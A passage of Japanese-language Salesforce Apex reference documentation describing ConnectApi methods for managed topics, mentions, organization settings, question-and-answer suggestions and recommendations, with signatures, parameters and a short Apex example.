recordId, ConnectApi.ManagedTopicType managedTopicType)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` **のいずれかを使用します。**

recordId
型: String

トピックの ID。

managedTopicType

型: ConnectApi.ManagedTopicType

管理トピックの種別を指定します。

- Featured — コミュニティホームページなどの主要トピック。ただし、全体的なナビゲーションは提供しません。
- Navigational — コミュニティのナビゲーションメニューに表示されるトピック。

1つのトピックは最大2つの種別の管理トピックに関連付けることができるため、1つのトピックを Featured トピックと Navigational トピックの両方にすることができます。

管理トピックは、1 つの managedTopicType につき 25 個まで作成できます。

戻り値

型: ConnectApi.ManagedTopic

使用方法

コミュニティマネージャ (「コミュニティの作成および設定」または「コミュニティの管理」権限を持つユーザ) のみが、管理トピックを作成できます。

createManagedTopicByName(communityId, name, managedTopicType)

指定されたコミュニティに、特定の種別の管理トピックを名前を指定して作成します。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ManagedTopic createManagedTopicByName(String communityId,
String name, ConnectApi.ManagedTopicType managedTopicType)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

name

型: String

トピックの名前。

managedTopicType
型: ConnectApi.ManagedTopicType

管理トピックの種別を指定します。

- Featured — コミュニティホームページなどの主要トピック。ただし、全体的なナビゲーションは提供しません。
- Navigational — コミュニティのナビゲーションメニューに表示されるトピック。

1つのトピックは最大2つの種別の管理トピックに関連付けることができるため、1つのトピックを Featured トピックと Navigational トピックの両方にすることができます。

管理トピックは、1 つの managedTopicType につき 25 個まで作成できます。

戻り値

型: ConnectApi.ManagedTopic

使用方法

コミュニティマネージャ (「コミュニティの作成および設定」または「コミュニティの管理」権限を持つユーザ) のみが、管理トピックを作成できます。

deleteManagedTopic(communityId, managedTopicId)

指定されたコミュニティから管理トピックを削除します。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static deleteManagedTopic(String communityId, String managedTopicId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

managedTopicId
型: String

管理トピックの ID。

戻り値

型: Void

使用方法

コミュニティマネージャ (「コミュニティの作成および設定」または「コミュニティの管理」権限を持つユーザ) のみが、管理トピックを削除できます。

getManagedTopic(communityId, managedTopicId)

コミュニティの管理トピックに関する情報を返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ManagedTopic getManagedTopic(String communityId, String
managedTopicId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

managedTopicId
型: String

管理トピックの ID。

戻り値

型: `ConnectApi.ManagedTopic`

getManagedTopics(communityId)

コミュニティの管理トピックを返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

戻り値

型: ConnectApi.ManagedTopicCollection

getManagedTopics(communityId, managedTopicType)

コミュニティの指定された種別の管理トピックを返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId,
ConnectApi.ManagedTopicType managedTopicType)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

managedTopicType
型: ConnectApi.ManagedTopicType

管理トピックの種別を指定します。

- Featured — コミュニティホームページなどの主要トピック。ただし、全体的なナビゲーションは提供しません。
- Navigational — コミュニティのナビゲーションメニューに表示されるトピック。

1つのトピックは最大2つの種別の管理トピックに関連付けることができるため、1つのトピックを Featured トピックと Navigational トピックの両方にすることができます。

戻り値

型: ConnectApi.ManagedTopicCollection

reorderManagedTopics(communityId, managedTopicPositionCollection)

コミュニティの管理トピックの相対位置を並び替えます。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ManagedTopicCollection reorderManagedTopics(String communityId,
ConnectApi.ManagedTopicPositionCollectionInput managedTopicPositionCollection)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

managedTopicPositionCollection
型: ConnectApi.ManagedTopicPositionCollectionInput

管理トピックの相対位置のコレクション。このコレクションには、Featured および Navigational 管理トピックを含めることができます。すべての管理トピックを含める必要はありません。

戻り値

型: ConnectApi.ManagedTopicCollection

使用方法

コミュニティマネージャ (「コミュニティの作成および設定」または「コミュニティの管理」権限を持つユーザ) のみが、管理トピックを並び替えできます。

すべての管理トピックを ConnectApi.ManagedTopicPositionCollectionInput に含めない場合、管理トピックはまず ConnectApi.ManagedTopicPositionCollectionInput で指定されている位置に従って並べ替えられ、その後で ConnectApi.ManagedTopicPositionCollectionInput に含まれていない管理トピックを次に使用可能な位置に下げて、並べ替えられます。

例

次の管理トピックがあるとします。

管理トピック	位置
ManagedTopicA	0
ManagedTopicB	1
ManagedTopicC	2
ManagedTopicD	3
ManagedTopicE	4

ConnectApi.ManagedTopicPositionCollectionInput で次の情報を指定して、管理トピックを並び替えます。

管理トピック	位置
ManagedTopicD	0
ManagedTopicE	2

結果は次のとおりです。

管理トピック	位置
ManagedTopicD	0
ManagedTopicA	1
ManagedTopicE	2
ManagedTopicB	3
ManagedTopicC	4

Mentions クラス

メンションに関する情報にアクセスします。メンションは、ユーザ名またはグループ名の前にある「@」文字で示されます。ユーザまたはグループは、メンションされると通知を受け取ります。

名前空間

ConnectApi

Mentions メソッド

`Mentions` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

(communityId, q, contextId)

フィード項目またはコメントの本文でメンション可能なユーザおよびグループの最初のページを返します。メンションは、ユーザ名またはグループ名の前にある「@」文字で示されます。ユーザまたはグループは、メンションされると通知を受け取ります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.MentionCompletionPage getMentionCompletions (String communityId,
String q, String contextId)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

検索語。一致するユーザおよびグループの名前を検索します。ユーザを検索する場合、1 文字以上を指定する必要があります。グループを検索する場合、2 文字以上を指定する必要があります。このパラメータではワイルドカードは使用できません。

contextId

型: String

検索結果を絞り込むフィード項目 ID (コメント内のメンションの場合) またはフィード件名 ID (フィード項目内のメンションの場合) であり、最も的確な結果が最初に表示されます。

戻り値

型: `ConnectApi.MentionCompletionPage`

使用方法

ユーザがフィード項目本文またはコメント本文に文字を入力すると選択可能になる提案メンションのページを生成するには、このメソッドをコールします。

関連トピック:

setTestGetMentionCompletions(communityId, q, contextId, result)

ConnectApi コードのテスト

`(communityId, q, contextId, type, pageParam, pageSize)`

指定されたメンションの補完の種類 (All、User、または Group) のメンション提案の指定されたページ番号を返します。メンションは、ユーザ名またはグループ名の前にある「@」文字で示されます。ユーザまたはグループは、メンションされると通知を受け取ります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Mentions getMentionCompletions (String communityId, String q, String contextId, ConnectApi.MentionCompletionType type, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

検索語。一致するユーザおよびグループの名前を検索します。ユーザを検索する場合、1 文字以上を指定する必要があります。グループを検索する場合、2 文字以上を指定する必要があります。このパラメータではワイルドカードは使用できません。

contextId
型: String

検索結果を絞り込むフィード項目 ID (コメント内のメンションの場合) またはフィード件名 ID (フィード項目内のメンションの場合) であり、最も的確な結果が最初に表示されます。

type
型: ConnectApi.MentionCompletionType

メンションの補完の種類を指定します。

- All — メンションで参照するレコードタイプに無関係の、すべてのメンションの補完。
- Group — グループのメンションの補完。
- User — ユーザのメンションの補完。

pageParam
型: String

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: String

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.MentionCompletionPage

使用方法

ユーザがフィード項目本文またはコメント本文に文字を入力すると選択可能になる提案メンションのページを生成するには、このメソッドをコールします。

関連トピック:

- setTestGetMentionCompletions(communityId, q, contextId, type, pageParam, pageSize, result)
- ConnectApi コードのテスト

getMentionValidations(communityId, parentId, recordIds, visibility)

指定されたメンションがコンテキストユーザに対して有効であるかどうかを示す情報。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Mentions getMentionValidations(String communityId, String
parentId, List<String> recordIds, ConnectApi.FeedItemVisibilityType visibility)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

parentId
型: String

フィード項目の親 ID (新しいフィード項目の場合) またはフィード項目 ID (コメントの場合)。

recordIds
型: List<String>

メンションする ID のカンマ区切りのリスト。最大値は、25 です。

visibility
型: ConnectApi.FeedItemVisibilityType

フィード項目を表示できるユーザの種別を指定します。

- `AllUsers` — 表示は内部ユーザに限定されません。
- `InternalUsers` — 表示は内部ユーザに限定されます。

戻り値

型: ConnectApi.MentionValidations

使用方法

このメソッドをコールして、ConnectApi.Mentions.getMentionCompletions へのコールから返されたレコード ID がコンテキストユーザに対して有効かどうかを確認します。たとえば、コンテキストユーザは自分が属していない非公開グループにメンションできません。そのようなグループがメンションの検証のリストに含まれていると、ConnectApi.MentionValidations.hasErrors プロパティは true になり、グループの ConnectApi.MentionValidation.valdiationStatus が Disallowed に設定されます。

Mentions テストメソッド

Mentions のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して ConnectApi コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

setTestGetMentionCompletions(communityId, q, contextId, result)

getMentionCompletions(String, String, String) をテストコンテキストでコールするときに返される ConnectApi.MentionCompletionPage オブジェクトを登録します。

API バージョン

29.0

署名

```
public static Void setTestGetMentionCompletions (String communityId, String q, String contextId, ConnectApi.MentionCompletionPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

検索語。一致するユーザおよびグループの名前を検索します。ユーザを検索する場合、1 文字以上を指定する必要があります。グループを検索する場合、2 文字以上を指定する必要があります。このパラメータではワイルドカードは使用できません。

contextId
型: String

検索結果を絞り込むフィード項目 ID (コメント内のメンションの場合) またはフィード件名 ID (フィード項目内のメンションの場合) であり、最も的確な結果が最初に表示されます。

result
型: ConnectApi.MentionCompletionPage
テストデータを含む `ConnectApi.MentionCompletionPage` **オブジェクト。**

戻り値

型: Void

関連トピック:

(communityId, q, contextId)
ConnectApi **コードのテスト**

setTestGetMentionCompletions(communityId, q, contextId, type, pageParam, pageSize, result)

`getMentionCompletions(String, String, String, ConnectApi.MentionCompletionType, Integer, Integer)` **をテストコンテキストでコールするときに返される** `ConnectApi.MentionCompletionPage` **オブジェクトを登録します。**

API バージョン

29.0

署名

```
public static Void setTestGetMentionCompletions (String communityId, String q, String contextId, ConnectApi.MentionCompletionType type, Integer pageParam, Integer pageSize, ConnectApi.MentionCompletionPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、**または** `null` **のいずれかを使用します。**

q
型: String
検索語。一致するユーザおよびグループの名前を検索します。ユーザを検索する場合、1**文字以上を指定する必要があります。グループを検索する場合、**2**文字以上を指定する必要があります。このパラメータではワイルドカードは使用できません。**

contextId
型: String
検索結果を絞り込むフィード項目 ID **(コメント内のメンションの場合) またはフィード件名** ID **(フィード項目内のメンションの場合) であり、最も的確な結果が最初に表示されます。**

type
型: ConnectApi.MentionCompletionType

メンションの補完の種類を指定します。

- `All` — メンションで参照するレコードタイプに無関係の、すべてのメンションの補完。
- `Group` — グループのメンションの補完。
- `User` — ユーザのメンションの補完。

pageParam

型: String

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize

型: String

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

result

型: `ConnectApi.MentionCompletionPage`

テストデータを含む `ConnectApi.MentionCompletionPage` オブジェクト。

戻り値

型: Void

関連トピック:

(communityId, q, contextId, type, pageParam, pageSize)

ConnectApi コードのテスト

Organization クラス

組織に関するアクセス情報。

名前空間

ConnectApi

Organization クラスの静的メソッドを次に示します。

Organization メソッド

`Organization` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getSettings()

有効化されている機能など、組織およびコンテキストユーザに関する情報を返します。

`getSettings()`

有効化されている機能など、組織およびコンテキストユーザに関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.OrganizationSettings getSettings()
```

戻り値

型: `ConnectApi. OrganizationSettings`

QuestionAndAnswers クラス

質問および回答の提案にアクセスします。

名前空間

ConnectApi

このセクションの内容:

QuestionAndAnswers メソッド

`QuestionAndAnswers` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getSuggestions(communityId, q, subjectId, includeArticles, maxResults)

質問および回答の提案を返します。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.QuestionAndAnswersSuggestions getSuggestions(String communityId,
String q, String subjectId, Boolean includeArticles, Integer maxResults)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

subjectId
型: String

そのオブジェクトに関する質問のみを検索するには、件名 ID を指定します。ID がトピックまたはユーザの場合、ID は無視されます。

includeArticles
型: Boolean

検索結果にナレッジ記事を含める場合は、`true` を指定します。質問のみを返す場合は、`false` を指定します。

maxResults
型: Integer

項目種別ごとに返す結果の最大数。有効な値は 1 ～ 10 です。デフォルト値は 5 です。

戻り値

型: ConnectApi.QuestionAndAnswersSuggestions

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestGetSuggestions(communityId, q, subjectId, includeArticles, maxResults, result)
- ConnectApi コードのテスト

setTestGetSuggestions(communityId, q, subjectId, includeArticles, maxResults, result)

テストコンテキストの一致するパラメータで `getSuggestions` をコールするときに返される `ConnectApi.QuestionAndAnswersSuggestions` オブジェクトを登録します。このメソッドでは、必ず同じパラメータを使用する必要があります。パラメータが同じでないと、コードで例外が発生します。

API バージョン

32.0

署名

```
public static Void setTestGetSuggestions(String communityId, String q, String subjectId,
Boolean includeArticles, Integer maxResults, ConnectApi.QuestionAndAnswersSuggestions
result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

subjectId

型: String

そのオブジェクトに関する質問のみを検索するには、件名 ID を指定します。ID がトピックまたはユーザの場合、ID は無視されます。

includeArticles

型: Boolean

検索結果にナレッジ記事を含める場合は、`true` を指定します。質問のみを返す場合は、`false` を指定します。

maxResults
型: Integer
項目種別ごとに返す結果の最大数。有効な値は 1 ～ 10 です。デフォルト値は 5 です。

result
型: ConnectApi.QuestionAndAnswersSuggestions
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getSuggestions(communityId, q, subjectId, includeArticles, maxResults)

ConnectApi コードのテスト

updateQuestionAndAnswers(communityId, feedElementId, questionAndAnswersCapability)

質問に対する最良の回答を選択または変更します。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.QuestionAndAnswersCapability updateQuestionAndAnswers(String communityId, String feedElementId, ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapability)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String
フィード要素の ID。

questionAndAnswersCapability
型: ConnectApi.QuestionAndAnswersCapabilityInput

質問に対する最良の回答 (コメント ID) を指定します。

戻り値

型: ConnectApi.QuestionAndAnswersCapability

フィード要素がこの機能をサポートしていない場合、戻り値は`ConnectApi.NotFoundException`(ページ 1506) になります。

例

```
ConnectApi.QuestionAndAnswersCapabilityInput qaInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();

qaInput.bestAnswerId = '0D7D000000001MAKAY';



ConnectApi.QuestionAndAnswersCapability qa =
ConnectApi.QuestionAndAnswers.updateQuestionAndAnswers(null, '0D5D0000000XZjJ', qaInput);
```

Recommendations クラス

おすすめに関する情報にアクセスしておすすめを拒否します。

名前空間

ConnectApi

Recommendations メソッド

`Recommendations` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

rejectRecommendationForUser(communityId, userId, action, objectEnum)
コンテキストユーザへの静的なおすすめを拒否します。

getRecommendationForUser(communityId, userId, action, objectId)

指定されたアクションおよびオブジェクト ID のコンテキストユーザへのおすすめを返します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.RecommendationCollection getRecommendationForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, String objectId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String
コンテキストユーザの ID またはキーワード `me`。

action
型: `ConnectApi.RecommendationActionType`
おすすめに対して実行するアクションを指定します。

- `follow` — ファイル、レコード、またはユーザをフォローします。
- `join` — グループに参加します。
- `view` — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。

objectId
型: String
アクションを実行するオブジェクトを指定します。

- *action* が `follow` の場合、*objectId* は、ユーザ ID、ファイル ID、またはレコード ID です。
- *action* が `join` の場合、*objectId* はグループ ID です。
- *action* が `view` の場合、*objectId* は、ユーザ ID、ファイル ID、グループ ID、レコード ID、またはカスタムのおすすめ ID です (バージョン 34.0 以降)。

戻り値

型: ConnectApi.RecommendationCollection

getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults)

コンテキストユーザへのユーザ、グループ、ファイル、レコード、およびカスタムのおすすめを返します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

contextAction
型: ConnectApi.RecommendationActionType

コンテキストユーザが直前に実行したアクション。サポートされている値は、次のとおりです。

- `follow`
- `view`

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、`null` を指定します。

contextObjectId
型: String

コンテキストユーザが直前に実行したアクションのオブジェクトの ID。

- *contextAction* が `follow` の場合、*contextObjectId* は、ユーザ ID、ファイル ID、またはレコード ID です。

- *contextAction* が `view` の場合、*contextObjectId* は、ユーザ ID、ファイル ID、グループ ID、またはレコード ID です。

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、`null` を指定します。

maxResults

型: Integer

おすすめの結果の最大数。デフォルトは 10 です。値は 0 よりも大きくする必要があります。


戻り値

型: `ConnectApi.RecommendationCollection`

使用方法

実行された最新のアクション (ユーザのフォローなど) に基づいておすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。たとえば、直前に Pam をフォローした場合、*contextAction* に `follow`、*contextObjectId* に Pam のユーザ ID を指定します。

この方法により、Pam をフォローするユーザがフォローしているユーザのみが推奨されます。この例では、John が Pam をフォローしており、John は Suzanne もフォローしているため、Suzanne をフォローするためのおすすめが返されます。



getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults)

指定されたアクションのコンテキストユーザへのおすすめを返します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

action
型: `ConnectApi.RecommendationActionType`

おすすめに対して実行するアクションを指定します。

- `follow` — ファイル、レコード、またはユーザをフォローします。
- `join` — グループに参加します。
- `view` — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。

contextAction
型: `ConnectApi.RecommendationActionType`

コンテキストユーザが直前に実行したアクション。サポートされている値は、次のとおりです。

- `follow`
- `view`

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、`null` を指定します。

contextObjectId
型: String

コンテキストユーザが直前に実行したアクションのオブジェクトの ID。

- *contextAction* が `follow` の場合、*contextObjectId* は、ユーザ ID、ファイル ID、またはレコード ID です。

- *contextAction* が `view` の場合、*contextObjectId* は、ユーザ ID、ファイル ID、グループ ID、またはレコード ID です。

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、`null` を指定します。

maxResults
型: Integer

おすすめの結果の最大数。デフォルトは 10 です。値は 0 よりも大きくする必要があります。


戻り値

型: `ConnectApi.RecommendationCollection`

使用方法

実行された最新のアクション (ユーザのフォローなど) に基づいておすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。たとえば、直前に Pam をフォローした場合、*contextAction* に `follow`、*contextObjectId* に Pam のユーザ ID を指定します。

この方法により、Pam をフォローするユーザがフォローしているユーザのみが推奨されます。この例では、John が Pam をフォローしており、John は Suzanne もフォローしているため、Suzanne をフォローするためのおすすめが返されます。



getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults)

指定されたアクションおよびオブジェクトカテゴリのコンテキストユーザへのおすすめを返します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, String objectCategory, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

action
型: `ConnectApi.RecommendationActionType`

おすすめに対して実行するアクションを指定します。

- `follow` — ファイル、レコード、またはユーザをフォローします。
- `join` — グループに参加します。
- `view` — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。

objectCategory
型: String

- *action* が `follow` の場合、*objectCategory* は `users`、`files`、または `records` になります。
- *action* が `join` の場合、*objectCategory* は `groups` になります。
- *action* が `view` の場合、*objectCategory* は `users`、`files`、`groups`、`records`、または `custom` になります。

オブジェクト ID の先頭 3 文字のキープレフィックスを *objectCategory* として指定することもできます。有効な値は、次のとおりです。

- *action* が `follow` の場合、*objectCategory* は `005` (ユーザ)、`069` (ファイル)、または `001` (取引先) です。
- *action* が `join` の場合、*objectCategory* は `0F9` (グループ) です。
- *action* が `view` の場合、*objectCategory* は `005` (ユーザ)、`069` (ファイル)、`0F9` (グループ)、`0RD` (カスタムおすすめ)、または `001` (取引先) です。

contextAction
型: ConnectApi.RecommendationActionType

コンテキストユーザが直前に実行したアクション。サポートされている値は、次のとおりです。

- follow
- view

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、null を指定します。

contextObjectId
型: String

コンテキストユーザが直前に実行したアクションのオブジェクトの ID。

- ***contextAction* が follow の場合、*contextObjectId* は、ユーザ** ID、**ファイル** ID、**またはレコード** ID **です。**
- ***contextAction* が view の場合、*contextObjectId* は、ユーザ** ID、**ファイル** ID、**グループ** ID、**またはレコード** ID **です。**

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、null を指定します。

maxResults
型: Integer

おすすめの結果の最大数。デフォルトは 10 **です。値は** 0 **よりも大きくする必要があります。**


戻り値

型: ConnectApi.RecommendationCollection

使用方法

実行された最新のアクション (ユーザのフォローなど) に基づいておすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。たとえば、直前に Pam **をフォローした場合、*contextAction* に** follow**、*contextObjectId* に** Pam **のユーザ** ID **を指定します。**

この方法により、 Pam **をフォローするユーザがフォローしているユーザのみが推奨されます。この例では、** John **が** Pam **をフォローしており、** John **は** Suzanne **もフォローしているため、** Suzanne **をフォローするためのおすすめが返されます。**



rejectRecommendationForUser(communityId, userId, action, objectId)

指定されたアクションおよびオブジェクト ID のコンテキストユーザへのおすすめを拒否します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static rejectRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

action
型: `ConnectApi.RecommendationActionType`

おすすめに対して実行するアクションを指定します。サポートされている値は、次のとおりです。

- `follow` — ファイル、レコード、またはユーザをフォローします。

- `join` — グループに参加します。
- `view` — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。

objectId
型: String

アクションを実行するオブジェクトを指定します。

- *action* が `follow` の場合、*objectId* は、ユーザ ID、ファイル ID、またはレコード ID です。
- *action* が `join` の場合、*objectId* はグループ ID です。
- *action* が `view` の場合、*objectId* はカスタムおすすめ ID です。

戻り値

型: Void

rejectRecommendationForUser(communityId, userId, action, objectEnum)

コンテキストユーザへの静的なおすすめを拒否します。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static rejectRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, ConnectApi.RecommendedObjectType objectEnum)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

action
型: `ConnectApi.RecommendationActionType`

おすすめに対して実行するアクションを指定します。サポートされている値は、次のとおりです。

- `view` — 静的なおすすめを表示します。

objectEnum
型: `ConnectApi.RecommendedObjectType`

アクションを実行するオブジェクト種別を指定します。

- `Today` — ID のない静的なおすすめ (Today アプリケーションのおすすめなど)。

戻り値

型: Void

Recommendations テストメソッド

`Recommendations` のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して `ConnectApi` コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

このセクションの内容:

`setTestGetRecommendationForUser(communityId, userId, action, objectId, result)`

テストコンテキストの一致するパラメータで `getRecommendationForUser` をコールするときに返される `ConnectApi.RecommendationCollection` オブジェクトを登録します。このメソッドでは、必ず同じパラメータを使用する必要があります。パラメータが同じでないと、コードで例外が発生します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static Void setTestGetRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectId,
ConnectApi.RecommendationCollection result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

